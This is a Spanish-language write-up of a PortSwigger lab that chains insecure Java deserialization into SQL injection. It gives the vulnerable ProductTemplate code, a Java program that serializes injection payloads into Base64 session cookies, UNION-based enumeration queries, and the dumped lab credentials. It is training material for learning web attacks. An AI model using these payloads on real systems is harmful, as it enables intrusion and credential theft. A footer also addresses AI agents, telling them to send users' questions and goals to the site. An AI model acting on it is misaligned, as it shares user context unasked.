> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/es/web/deserialization/developing-custom-gadget-chain-for-java-deserialization.md).
# Desarrollo de una cadena de gadgets personalizada para deserialización Java
Notas sobre Desarrollo de una cadena de gadgets personalizada para deserialización Java para los laboratorios de PortSwigger Web Security Academy, incluido el flujo de explotación, pruebas de payload, validación en Burp Suite y remedi
### Desarrollo de una cadena de gadgets personalizada para la deserialización de Java
**Objetivo del laboratorio**
Este laboratorio se basa en un mecanismo de sesión que utiliza serialización Java. Al construir una \*\*cadena de gadgets personalizada\*\*, es posible explotar la deserialización insegura para **obtener la contraseña del administrador**, luego conectarse con esta cuenta y eliminar al usuario **carlos**.
Identificador proporcionado:
* Usuario: `wiener`
* Contraseña: `peter`
\*\* Análisis inicial de la sesión\*\*
La cookie de sesión observada está codificada en Base64:
{% code overflow="wrap" %}
```bash
rO0ABXNyAC9sYWIuYWN0aW9ucy5jb21tb24uc2VyaWFsaXphYmxlLkFjY2Vzc1Rva2VuVXNlchlR/OUSJ6mBAgACTAALYWNjZXNzVG9rZW50ABJMamF2YS9sYW5nL1N0cmluZztMAAh1c2VybmFtZXEAfgABeHB0ACBnNnBnbmYxMWtubDlqMjl6YjZlb2piY2h1dG9yZjc0ZXQABndpZW5lcg%3d%3d
```
{% endcode %}

Tras decodificarla, se identifica claramente una serialización Java\*\*, lo que confirma el uso de `ObjectInputStream` del lado del servidor.
{% code overflow="wrap" %}
```bash
echo 'rO0ABXNyAC9sYWIuYWN0aW9ucy5jb21tb24uc2VyaWFsaXphYmxlLkFjY2Vzc1Rva2VuVXNlchlR/OUSJ6mBAgACTAALYWNjZXNzVG9rZW50ABJMamF2YS9sYW5nL1N0cmluZztMAAh1c2VybmFtZXEAfgABeHB0ACBnNnBnbmYxMWtubDlqMjl6YjZlb2piY2h1dG9yZjc0ZXQABndpZW5lcg==' | base64 -d ; echo
```
{% endcode %}
**Acceso al código fuente**

Un comentario HTML proporciona un enlace a una copia de seguridad del código fuente Java:
```html
```
Contenido de `AccessTokenUser.java` archivo:
* Clase serializable
* Dos atributos: `nombre de usuario` y `accessToken`
* No hay comportamiento peligroso explotable directamente
```java
package data.session.token;
import java.io.Serializable;
public class AccessTokenUser implements Serializable
{
private final String username;
private final String accessToken;
public AccessTokenUser(String username, String accessToken)
{
this.username = username;
this.accessToken = accessToken;
}
public String getUsername()
{
return username;
}
public String getAccessToken()
{
return accessToken;
}
}
```

En el `/backup` en la carpeta, otro archivo llama la atención: **`ProductTemplate.java`**.
**Clase vulnerable: ProductTemplate**
El `ProductTemplate` la clase implementa `Serializable` y redefine el `readObject()` método.
Puntos críticos:
* El `readObject()` el método se ejecuta automáticamente al deserializar
* Una consulta SQL se construye dinámicamente con `String.format`
* El `id` el parámetro se inyecta directamente en la consulta sin validación
```java
String sql = String.format(
"SELECT * FROM products WHERE id = '%s' LIMIT 1", id
);
```
```java
package data.productcatalog;
import common.db.JdbcConnectionBuilder;
import java.io.IOException;
import java.io.ObjectInputStream;
import java.io.Serializable;
import java.sql.Connection;
import java.sql.ResultSet;
import java.sql.SQLException;
import java.sql.Statement;
public class ProductTemplate implements Serializable
{
static final long serialVersionUID = 1L;
private final String id;
private transient Product product;
public ProductTemplate(String id)
{
this.id = id;
}
private void readObject(ObjectInputStream inputStream) throws IOException, ClassNotFoundException
{
inputStream.defaultReadObject();
JdbcConnectionBuilder connectionBuilder = JdbcConnectionBuilder.from(
"org.postgresql.Driver",
"postgresql",
"localhost",
5432,
"postgres",
"postgres",
"password"
).withAutoCommit();
try
{
Connection connect = connectionBuilder.connect(30);
String sql = String.format("SELECT * FROM products WHERE id = '%s' LIMIT 1", id);
Statement statement = connect.createStatement();
ResultSet resultSet = statement.executeQuery(sql);
if (!resultSet.next())
{
return;
}
product = Product.from(resultSet);
}
catch (SQLException e)
{
throw new IOException(e);
}
}
public String getId()
{
return id;
}
public Product getProduct()
{
return product;
}
}
```
**Construcción del payload Java**
Para generar un objeto serializado válido, se crea un proyecto Java local:
Estructura mínima :
```bash
data/
└── productcatalog/
├── ProductTemplate.java
└── Product.java
Main.java
```
Las clases se simplifican voluntariamente para permitir solo **serialización**, sin lógica interna.
```java
import data.productcatalog.ProductTemplate;
import java.io.ByteArrayInputStream;
import java.io.ByteArrayOutputStream;
import java.io.ObjectInputStream;
import java.io.ObjectOutputStream;
import java.io.Serializable;
import java.util.Base64;
class Main {
public static void main(String[] args) throws Exception {
ProductTemplate originalObject = new ProductTemplate("your-payload-here");
String serializedObject = serialize(originalObject);
System.out.println("Objeto serializado: " + serializedObject);
ProductTemplate deserializedObject = deserialize(serializedObject);
System.out.println("ID del objeto deserializado: " + deserializedObject.getId());
}
private static String serialize(Serializable obj) throws Exception {
ByteArrayOutputStream baos = new ByteArrayOutputStream(512);
try (ObjectOutputStream out = new ObjectOutputStream(baos)) {
out.writeObject(obj);
}
return Base64.getEncoder().encodeToString(baos.toByteArray());
}
private static T deserialize(String base64SerializedObj) throws Exception {
try (ObjectInputStream in = new ObjectInputStream(new ByteArrayInputStream(Base64.getDecoder().decode(base64SerializedObj)))) {
@SuppressWarnings("unchecked")
T obj = (T) in.readObject();
return obj;
}
}
}
```
**Generación de la cookie maliciosa**
En `Main.java`, un `ProductTemplate` objeto se caracteriza con un valor controlado para `id`, luego se serializa y se codifica en Base64.
```java
// Toda la lógica se eliminó de ProductTemplate porque no es necesaria para la serialización
package data.productcatalog;
import java.io.Serializable;
public class ProductTemplate implements Serializable
{
static final long serialVersionUID = 1L;
private final String id;
private transient Product product;
public ProductTemplate(String id)
{
this.id = id;
}
public String getId() {
return id;
}
}
```
```bash
nvim data/productcatalog/Product.java
```
```java
// Esta clase se añade solo para que ProductTemplate pueda compilar correctamente
package data.productcatalog;
class Product {}
```
Primera prueba con una comilla simple:
```java
ProductTemplate originalObject = new ProductTemplate("'");
```
```java
import data.productcatalog.ProductTemplate;
import java.io.ByteArrayInputStream;
import java.io.ByteArrayOutputStream;
import java.io.ObjectInputStream;
import java.io.ObjectOutputStream;
import java.io.Serializable;
import java.util.Base64;
class Main {
public static void main(String[] args) throws Exception {
ProductTemplate originalObject = new ProductTemplate("'");
String serializedObject = serialize(originalObject);
System.out.println("Objeto serializado: " + serializedObject);
ProductTemplate deserializedObject = deserialize(serializedObject);
System.out.println("ID del objeto deserializado: " + deserializedObject.getId());
}
private static String serialize(Serializable obj) throws Exception {
ByteArrayOutputStream baos = new ByteArrayOutputStream(512);
try (ObjectOutputStream out = new ObjectOutputStream(baos)) {
out.writeObject(obj);
}
return Base64.getEncoder().encodeToString(baos.toByteArray());
}
private static T deserialize(String base64SerializedObj) throws Exception {
try (ObjectInputStream in = new ObjectInputStream(new ByteArrayInputStream(Base64.getDecoder().decode(base64SerializedObj)))) {
@SuppressWarnings("unchecked")
T obj = (T) in.readObject();
return obj;
}
}
}
```

El servidor devuelve un error SQL, confirmando la inyección.
```bash
javac Main.java
java Main
```
```http
rO0ABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nLlByb2R1Y3RUZW1wbGF0ZQAAAAAAAAABAgABTAACaWR0ABJMamF2YS9sYW5nL1N0cmluZzt4cHQAASc=
```
**Explotación de inyección SQL**
1. **Determinación del número de columnas**/ → Se identifican 8 columnas
```java
ProductTemplate originalObject = new ProductTemplate("' order by 8-- -");
```
```
rO0ABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nLlByb2R1Y3RUZW1wbGF0ZQAAAAAAAAABAgABTAACaWR0ABJMamF2YS9sYW5nL1N0cmluZzt4cHQAECcgb3JkZXIgYnkgOC0tIC0=
```
**PRUEBA DE UNION SELECT**/ → La cuarta columna es usable
{% code overflow="wrap" %}
```bash
ProductTemplate originalObject = new ProductTemplate("' union select NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- - ";
```
{% endcode %}
```
rO0ABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nLlByb2R1Y3RUZW1wbGF0ZQAAAAAAAAABAgABTAACaWR0ABJMamF2YS9sYW5nL1N0cmluZzt4cHQAOicgdW5pb24gc2VsZWN0IE5VTEwsTlVMTCxOVUxMLE5VTEwsTlVMTCxOVUxMLE5VTEwsTlVMTC0tIC0
```

* **Resumen de tablas**
* Tabla identificada: `users`
{% code overflow="wrap" %}
```java
ProductTemplate originalObject = new ProductTemplate("' union select NULL,NULL,NULL,cast(table_name as numeric),NULL,NULL,NULL,NULL from information_schema.tables-- -");
```
{% endcode %}
```
rO0ABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nLlByb2R1Y3RUZW1wbGF0ZQAAAAAAAAABAgABTAACaWR0ABJMamF2YS9sYW5nL1N0cmluZzt4cHQAcCcgdW5pb24gc2VsZWN0IE5VTEwsTlVMTCxOVUxMLGNhc3QodGFibGVfbmFtZSBhcyBudW1lcmljKSxOVUxMLE5VTEwsTlVMTCxOVUxMIGZyb20gaW5mb3JtYXRpb25fc2NoZW1hLnRhYmxlcy0tIC0=
```
{% code overflow="wrap" %}
```java
ProductTemplate originalObject = new ProductTemplate("' union select NULL,NULL,NULL,cast(string_agg(table_name, ',') as numeric),NULL,NULL,NULL,NULL FROM information_schema.tables-- -");
```
{% endcode %}
```
rO0ABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nLlByb2R1Y3RUZW1wbGF0ZQAAAAAAAAABAgABTAACaWR0ABJMamF2YS9sYW5nL1N0cmluZzt4cHQAfScgdW5pb24gc2VsZWN0IE5VTEwsTlVMTCxOVUxMLChzdHJpbmdfYWdnKHRhYmxlX25hbWUsICcsJykgYXMgbnVtZXJpYyksTlVMTCxOVUxMLE5VTEwsTlVMTCBGUk9NIGluZm9ybWF0aW9uX3NjaGVtYS50YWJsZXMtLSAt
```

**Enumeración de columnas**
* `nombre de usuario`
* `contraseña`
* `correo electrónico`
{% code overflow="wrap" %}
```java
ProductTemplate originalObject = new ProductTemplate("' union select NULL,NULL,NULL,cast(string_agg(column_name, ',') as numeric),NULL,NULL,NULL,NULL FROM information_schema.columns where table_name='users'-- -");
```
{% endcode %}
1. **Extracción de credenciales**
{% code overflow="wrap" %}
```java
ProductTemplate originalObject = new ProductTemplate("' union select NULL,NULL,NULL,cast(string_agg(username||':'||password, ',') as numeric),NULL,NULL,NULL,NULL FROM users-- -");
```
{% endcode %}
Payload final inyectado en el objeto serializado:
```java
import data.productcatalog.ProductTemplate;
import java.io.ByteArrayInputStream;
import java.io.ByteArrayOutputStream;
import java.io.ObjectInputStream;
import java.io.ObjectOutputStream;
import java.io.Serializable;
import java.util.Base64;
class Main {
public static void main(String[] args) throws Exception {
ProductTemplate originalObject = new ProductTemplate("' union select NULL,NULL,NULL,cast(string_agg(username||':'||password, ',') as numeric),NULL,NULL,NULL,NULL FROM
users-- -");
String serializedObject = serialize(originalObject);
System.out.println("Objeto serializado: " + serializedObject);
ProductTemplate deserializedObject = deserialize(serializedObject);
System.out.println("ID del objeto deserializado: " + deserializedObject.getId());
}
private static String serialize(Serializable obj) throws Exception {
ByteArrayOutputStream baos = new ByteArrayOutputStream(512);
try (ObjectOutputStream out = new ObjectOutputStream(baos)) {
out.writeObject(obj);
}
return Base64.getEncoder().encodeToString(baos.toByteArray());
}
private static T deserialize(String base64SerializedObj) throws Exception {
try (ObjectInputStream in = new ObjectInputStream(new ByteArrayInputStream(Base64.getDecoder().decode(base64SerializedObj)))) {
@SuppressWarnings("unchecked")
T obj = (T) in.readObject();
return obj;
}
}
}
```
**Resultado obtenido**
Tras enviar la cookie serializada, la respuesta del servidor revela las credenciales:
```wit
administrator:sa47nyh8ebw4q0h7dvhn
wiener:peter
carlos:ig1e9avhmums5iac8rwa
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/es/web/deserialization/developing-custom-gadget-chain-for-java-deserialization.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.